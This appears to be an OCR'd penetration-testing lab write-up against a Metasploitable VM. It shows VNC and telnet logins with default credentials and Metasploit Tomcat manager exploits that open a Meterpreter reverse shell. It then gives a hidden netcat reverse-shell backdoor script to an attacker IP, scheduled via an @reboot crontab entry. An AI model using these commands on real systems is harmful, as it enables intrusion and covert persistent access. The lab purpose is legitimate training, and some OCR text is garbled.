
```
┌──(kali㉿kali)-[~]
└─$ vncviewer 192.168.254.129
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
```


here it asks for the password so we enter password



root@metasploitable: /
root@metasploitable:/# ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:b9:a1:d6
inet addr:192.168.254.129 Bcast:192.168.254.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:feb9:a1d6/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:7171 errors:0 dropped:0 overruns:0 frame:0
TX packets:8034 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:511554 (499.5 KB) TX bytes:2914665 (2.7 MB)
Interrupt:17 Base address:0x2000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:159 errors:0 dropped:0 overruns:0 frame:0
TX packets:159 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:38014 (37.1 KB) TX bytes:38014 (37.1 KB)
root@metasploitable:/#

Telnet Weak Authentication (Port 23 - Telnet):

1. Launch msfconsole
2. Load telnet_login module
3. Set target IP and port
4. Supply usernames and passwords
5. Run scan to discover valid creds
6. Log in manually or with Metasploit









kali@kali: ~
File Actions Edit View Help
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Wed Mar 12 11:46:05 EDT 2025 from 192.168.48.131 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ exit
Connection closed by foreign host.
msf6 auxiliary(scanner/telnet/telnet_login) > exit
[*] You have active sessions open, to exit anyway type "exit -y"
msf6 auxiliary(scanner/telnet/telnet_login) >

Port 8180 - Apache Tomcat:

1 Scan port 8180 and detect Apache Tomcat
2 Test web interface access manually
3 Use Metasploit's tomcat_mgr_upload module
4 Set target IP, path, and credentials
5 Set payload and listener IP/port
6 Run exploit to get shell










```
Metasploit Documentation: https://docs.metasploit.com/
msf6 >
msf6 >
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.48.128
RHOSTS => 192.168.48.128
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set TARGETURI /manager/html
TARGETURI => /manager/html
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.48.131:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying CfLY4b1ZZsh6ypLNys6QW ...
[*] Executing CfLY4b1ZZsh6ypLNys6QW ...
[-] Exploit aborted due to failure: unknown: Failed to execute the payload
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > set PAYLOAD java/shell_reverse_tcp
PAYLOAD => java/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > run
```

```
kali@kali: ~
File  Actions  Edit  View  Help

[*] Started reverse TCP handler on 192.168.48.131:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying EUAbiWPHZ2Iu8h86ROLI0Nz ...
[*] Executing EUAbiWPHZ2Iu8h86ROLI0Nz ...
[-] Exploit aborted due to failure: unknown: Failed to execute the payload
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.48.131:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying 5KXFpwMTMYFjdi2RizJAP5Wq1M ...
[*] Executing 5KXFpwMTMYFjdi2RizJAP5Wq1M ...
[-] Exploit aborted due to failure: unknown: Failed to execute the payload
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.48.128
RHOSTS => 192.168.48.128
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set TARGETURI /manager/html
[!] Unknown datastore option: TARGETURI. Did you mean TARGET?
TARGETURI => /manager/html
```


kali@kali: ~
File Actions Edit View Help
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.48.128
RHOSTS ⇒ 192.168.48.128
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set TARGETURI /manager/html
[!] Unknown datastore option: TARGETURI. Did you mean TARGET?
TARGETURI ⇒ /manager/html
msf6 exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.48.131
LHOST ⇒ 192.168.48.131
msf6 exploit(multi/http/tomcat_mgr_deploy) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/http/tomcat_mgr_deploy) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD ⇒ java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > run
[*] Started reverse TCP handler on 192.168.48.131:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6216 bytes as eJGKs1zzyk.war ...
[*] Executing /eJGKs1zzyk/lP1KhYrTFT7bHI.jsp...
[*] Undeploying eJGKs1zzyk ...
[*] Sending stage (57971 bytes) to 192.168.48.128
[*] Meterpreter session 1 opened (192.168.48.131:4444 → 192.168.48.128:54325) at 2025-04-20 01:28:40 -0400
meterpreter >


meterpreter > ifconfig
Interface 1
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.48.128
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe67:fc32
IPv6 Netmask : ::
meterpreter >

Maintaining Access :

This section covers the methods used to ensure ongoing access to compromised systems and the techniques for escalating privileges. By securing a foothold in the network, an attacker can exploit vulnerabilities and collect sensitive information over a prolonged period.

Techniques for Maintaining Access

Scheduled Tasks:

Purpose: Scheduled tasks can be used to automate malicious scripts or applications to run at specified intervals, ensuring persistent access.

Persistent Backdoors:

Purpose: A backdoor provides a way to bypass normal authentication procedures to gain access to the system.

Adding a New User with Root Privileges


Purpose: Adding a new user with root privileges helps maintain persistent access to a compromised system. This ensures that the attacker can contin to control the system even if the original user accounts are altered or locke 4o mini

Bach script: is a script written for the Bash shell (Bourne Again SHell), which is the default command-line interface for many Linux distributions. Bash scripts are used to automate tasks, configure systems, and perform repetitive actions without manual intervention.

Netcat (nc): is a powerful networking tool used for reading from and writing to network connections. It can be used for creating TCP/UDP connections, listening on ports, transferring files, and performing network debugging. Netcat is often called the "Swiss army knife" of networking because of its versatility.

Backdoor & Scheduled Task

After gaining access from ftp backdoor ii try to put my backdoor in the system



Let’s break it into pieces

`mkdir -p ~/.config/.sysup` -> Creates the directory ~/.config/.sysup

`echo -e '#!/bin/bash\nwhile true; do\n nc 172.16.165.128 4444 -e /bin/bash && break\n sleep 10\ndone &>/dev/null &' > ~/.config/.sysup/.sysup.sh`

let’s take a look on the script

```
#!/bin/bash
while true; do
    nc <your-ip> -e /bin/bash && break
    sleep 10
done &./dev/null &
```

#!/bin/bash: Specifies the script should be run using Bash.

while true; do: Starts an infinite loop.

nc 172.16.165.128 4444 -e /bin/bash: Attempts to establish a reverse shell connection to your attacker's IP (172.16.165.128) on port 4444 and runs /bin/bash on the victim machine.

&& break: If the connection is successful, it breaks the loop and stops trying.

sleep 10: If the connection attempt fails, it waits for 10 seconds and tries again.

&>/dev/null: Redirects both standard output and error to /dev/null, silencing any output.

&: Runs the process in the background, allowing the shell to continue other operations.

`> ~/.config/.sysup/.sysup.sh` → The script is written to the file

`chmod +x ~/.config/.sysup/.sysup.sh`

-> executable, allowing it to run as a program.

Scheduled

`(crontab -l 2>/dev/null; echo "@reboot /bin/bash ~/.config/.sysup/.sysup.sh &") | crontab -`

